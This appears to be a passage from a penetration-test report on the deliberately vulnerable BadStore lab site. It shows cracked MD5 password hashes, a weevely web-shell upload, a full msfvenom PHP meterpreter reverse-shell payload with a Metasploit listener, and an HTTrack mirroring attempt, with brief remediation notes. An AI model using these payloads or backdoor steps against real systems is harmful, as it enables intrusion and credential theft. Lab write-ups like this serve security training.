
Figure 5.1.2 – Successful Search of Accounts.

It shows the accounts:

'admin' - 5EBE2294ECD0E0F08EAB7690D2A6EE69

'AAA_Test_User' 098F6BCD4621D373CADE4E832627B4F6

As we know what cryptographic systems and protocols badstore.net uses, we are able to decrypt this quite easily. Using a few decryption websites, I quickly discovered the admin password to be 'secret' and the test password to be 'test'. I can login as the Master System Administrator with credentials as opposed to using SQL injection. I navigate to well know areas within a web application and 'admin' is the first port of call.




Welcome **Master System Administrator** - Cart contains 0 items at $0.00

Secret Administration Menu

Where do you want to be taken today?

Figure 5.1.3 – Discovery of Secret Admin Menu.

I can view a full list of users via the secret menu:



Email Address	Password	Pass Hint	Full Name	Role
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	black	Test User	U
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	black	Master System Administrator	A
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	green	Joe Supplier	S
big@spender.com	9726255eec083aa56dc0449a21b33190	blue	Big Spender	U
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	red	Ray Supplier	S
robert@spender.net	e40b34e3380d6d2b238762f0330fbd84	orange	Robert Spender	U
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	yellow	Fred Wholesaler	U
debbie@supplier.com	2fbd38e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	orange	Sue Spender	U
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	green	Curt Wilson	U
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice	S
kevin@spender.com			Kevin Richards	U
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	purple	Ryan Shorter	A
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	yellow	Stefan Drege	S
landon@whole.biz	29A4F8BFA56D3F970952AFC893355ABC	purple	Landon Scott	U
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	red	Sam Rahman	U
david@customer.org	356779A9A1696714480F57FA3FB66D4C	blue	David Myers	U
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	green	John Stiber	U
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	red	Heinrich HÃ¤ÅºÂºber	S

Figure 5.1.4 – Successful Access to a Full List of Users.

5.2 – Exploit - Apache

Summary of Exploit

Affected Hosts:


- 192.168.16.128

Proof of Exploit

The next step is to attempt known exploits through the discovered vulnerabilities, as you can see there are multiple exploits that could be used against ECE's vulnerable website:

Checked apache exploits:

$ searchsploit apache 1.3.28



```
 Exploit Title                                                                                                                       |  Path
------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                                                      | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                                                    | php/remote/29316.py
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure                                                                          | linux/remote/132.c
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow                                                                           | multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                                                           | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                                                     | linux/webapps/42745.py
Apache CouchDB < 2.1.0 - Remote Code Execution                                                                                       | linux/webapps/44913.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                                                  | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                                                 | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                                           | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                                           | unix/remote/47080.c
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)                                     | multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)                                                                        | multiple/remote/17691.rb
Apache Tika-server < 1.18 - Command Injection                                                                                        | windows/remote/46540.py
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                                                    | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                                                  | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                                                            | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)                         | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)                         | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                                                         | linux/dos/36906.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx' Server Side Denial of Service                                    | php/dos/44057.md
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                                                     | linux/remote/34.pl
------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Figure 5.2.1 – Known Exploits Accessed Via Searchsploit.

5.3 – Exploit – Robots.txt


Summary of Exploit

I checked the robots.txt file out as the reconnaissance phase suggested it divulged information it shouldn't. This is a relatively low scoring vulnerability but the information provided can lead to bigger exploits of threat actors.

Affected Hosts:

- 192.168.16.128

Proof of Exploit



```
# /robots.txt file for http://www.badstore.net/
# mail webmaster@badstore.net for constructive criticism

User-agent: badstore_webcrawler
Disallow:

User-agent: googlebot
Disallow: /cgi-bin
Disallow: /scanbot # We like Google

User-agent: *
Disallow: /backup
Disallow: /cgi-bin
Disallow: /supplier
Disallow: /upload
```

Figure 5.3.1 – Demonstration of 'robots.txt' Information.

Remediation: Ensure that sensitive information, for example, directory names that should not be visible, are removed/hidden. Fortra, (2020).

5.4 – Exploit – File Upload

Summary of Exploit


With this exploit, I attempted multiple file uploads but initially did not achieve exploitation of the vulnerability, I have since discovered that only html files are accepted and will seek to find a way to include a malicious script via a html file. The exploit is possible and despite me not being successful with this exploit, and attacker may be able to successfully exploit this vulnerability and upload malicious files, including Malware.

Affected Hosts:

- 192.168.16.128

Proof of Exploit

I read through some of the web application and discovered that a supplier has an upload option, this opens up ECE to multiple vulnerabilities and an attacker could upload malicious code should they wish to.



BadStore.net - Supplier Pricing Upload Procedure

To save our administrative staff some work, we have implemented a page where you, our Valued Suppliers, can upload your new pricelist. This lets you manage your product descriptions and pricing without us having to do anything. We hope that you will like this procedure as much as we like it.

It was really an easy, quick little application for us to develop. It only took an hour, in fact.

Here's how it works:

When you successfully LOGIN to the Supplier Portal (See the "Supplier Login" link on the main page), You will be presented with a form where you fill in the file you want to upload (from your PC) and the name you want it stored under on the site. It's as simple as that.


We recommend that your description file be an html file (AcmeWidget.html), and if you want your corporate logo, do another upload for it, too!

Thanks for being a valued supplier and thanks for using this portal that saves us work!

- Your BadStore.net management team

Figure 5.4.1 – Discovery of Upload Tool.


After doing some research on creating a back door via the web application upload feature I noticed earlier, I have opted to use weevely to create a bash file so I can upload it to the badstore.net.



```
┌──(root㉿kali)-[/home/kali]
└─# weevely generate pass12345 /home/kali/Downloads/shell
.php
Generated '/home/kali/Downloads/shell.php' with password
'pass12345' of 781 byte size.
```

Figure 5.4.2 – Weevely Generated Bash File Attempt.


Now I need to login to a supplier account to be able to upload my bash script, I select 'Debbie' from the user lists:



debbie@supplier.com	2fbd38e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S

Figure 5.4.3 – Selected Supplier Account for my Exploit.

As we now know that MD5 is being used, I decrypt Debbie's pw online:



MD5 Center

MD5 conversion and reverse lookup

MD5 reverse for 2fbd38e6c6c4a64ef43fac3f0be7860e

The MD5 hash:

`2fbd38e6c6c4a64ef43fac3f0be7860e`

was succesfully reversed into the string:

`helpme`


Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

2fbd38e6c6c4a64ef43fac3f0be7860e Reverse

Figure 5.4.4 – Visual of MD5 Reverse Online Calculator Used in Exploit.

We can see that Debbie's password is 'helpme', I login with her credentials (debbie@supplier.com):



Welcome Supplier

Upload Price Lists

Filename on local system:

Browse... No file selected.

Filename on BadStore.net:


Upload

Coming Soon - Web Services!

Figure 5.4.5 – Upload Section of Web Application.

I need to ensure I upload and save in the correct file:

http://192.168.16.128/cgi-bin/shell.php



Welcome **Master System Administrator** - Cart contains 0 items at $0.00 View Cart

Upload a file

Content-type: text/html


Software error:

```
Can't open /cgi-bin/shell.php for appending: No such file or directory
```

For help, please send mail to the webmaster (root@bubba.bubba.com), giving this error message and the time and date of the error.

Figure 5.4.6 – Unsuccessful Exploit.

Got it wrong the first time:



Upload a file


Thanks for uploading your new pricing file!

Your file has been uploaded: shell.php

Figure 5.4.7 – Successful Upload.

Now in kali:


$ weevely http://192.168.16.128/cgi-bin/shell.php pass12345



```
┌──(root㉿kali)-[/home/kali]
└─# weevely http://192.168.16.128/cgi-bin/shell.php pass1
2345

[+] weevely 4.0.1

[+] Target:     192.168.16.128
[+] Session:    /root/.weevely/sessions/192.168.16.128/sh
ell_0.session

[+] Browse the filesystem or execute commands starts the
connection
[+] to the target. Type :help for more information.

weevely> 
```

Figure 5.4.8 – Attempt at Accessing Backdoor.

I cannot navigate the back door:




```
weevely> whoami
The remote backdoor request triggers an error 404, check
availability
Backdoor communication failed, check URL availability and
 password
weevely> ls
The remote backdoor request triggers an error 404, check
availability
Backdoor communication failed, check URL availability and
 password
weevely> 
```

Figure 5.4.9 – Unsuccessful Remote Backdoor Attempt.

I will try out msfvenom:


$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.71.131 lport=4444 -f raw



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.71.131 lport=4444
 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.71.131'; $port = 4444; if (
($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$
port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable
($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket
_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $re
s = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socke
t'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket')
; } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'soc
ket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack
("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { swit
ch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msg
sock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suho
sin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create
_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Figure 5.4.10 – Attempt at Using msfvenom meterpreter to create script for uploading.


I have saved the file and will upload:



```
<?php /**/ error_reporting(0); $ip = '192.168.71.131'; $port = 4444; if (($f
= 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:
{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &&
is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f
= 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); }
$s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s)
{ die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4);
break; case 'socket': $len = socket_read($s, 4); break; } if (!$len)
{ die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
(strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s,
$len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-
strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else
{ eval($b); } die();
```

Figure 5.4.11 – Created Script (Please note: I could not save without windows removing the file).

I will utilise msfconsole here, according to experience and sources, it is good to have a handler listening out for the connection, you can see the commands used in the screen grab:



```
   l00000.    .0000.   :0000.    ,00000l
    ;0000'    .0000.   :0000.    ;0000;
     .d00o    .0000occcx0000.    x00d.
       ,k0l   .000000000000. .d0k,
        :kk;.000000000000.c0k:
          ;k00000000000000k:
           ,x00000000000x,
             .l0000000l.
                ,d0d,
                  .

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.71.131
lhost ⇒ 192.168.71.131
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.71.131:4444
```

Figure 5.4.12 – Started a TCP Handler to check incoming connections.

Remediation: Remove the file upload option or implement high-end checks and sanitisation of uploaded files to ensure that no malicious files can be uploaded into the system.

5.5 – Exploit – Attempt to Mirror the Application

Summary of Exploit


Getting a copy of code through mirroring using HTTrack was not successful but the application has the ability to be mirrored by a threat actor.

Affected Hosts:

- 192.168.16.128


Proof of Exploit

Using HTTrack:



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.49-4+libhtsjava.so.2
Copyright (C) 1998-2017 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :badstorePenTest

Base path (return=/root/websites/) :/Desktop/pentest_badstore_code/httrack

Enter URLs (separated by commas or blank spaces) :198.168.16.128/

Action:
(enter) 1       Mirror Web Site(s)
        2       Mirror Web Site(s) with Wizard
        3       Just Get Files Indicated
        4       Mirror ALL links in URLs (Multiple Mirror)
        5       Test Links In URLs (Bookmark Test)
        0       Quit
: 2

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*.zip -*img_*.zip
Wildcards (return=none) :*
```

Figure 5.5.1 – Using HTTrack to Mirror Code for Review Purposes. (Screenshot 1 of 2)



```
You can define additional options, such as recurse level (-r<number>), separa
ted by blank spaces
To see the option list, type help
Additional options (return=none) :-r 3

——> Wizard command line: httrack 198.168.16.128/ -W -O "/Desktop/pentest_bad
store_code/httrack/badstorePenTest"  -%v -r 3  *

Ready to launch the mirror? (Y/n) :Y

WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Tue, 18 Apr 2023 07:05:38 by HTTrack Website Copier/3.49-4
+libhtsjava.so.2 [XR&CO'2014]
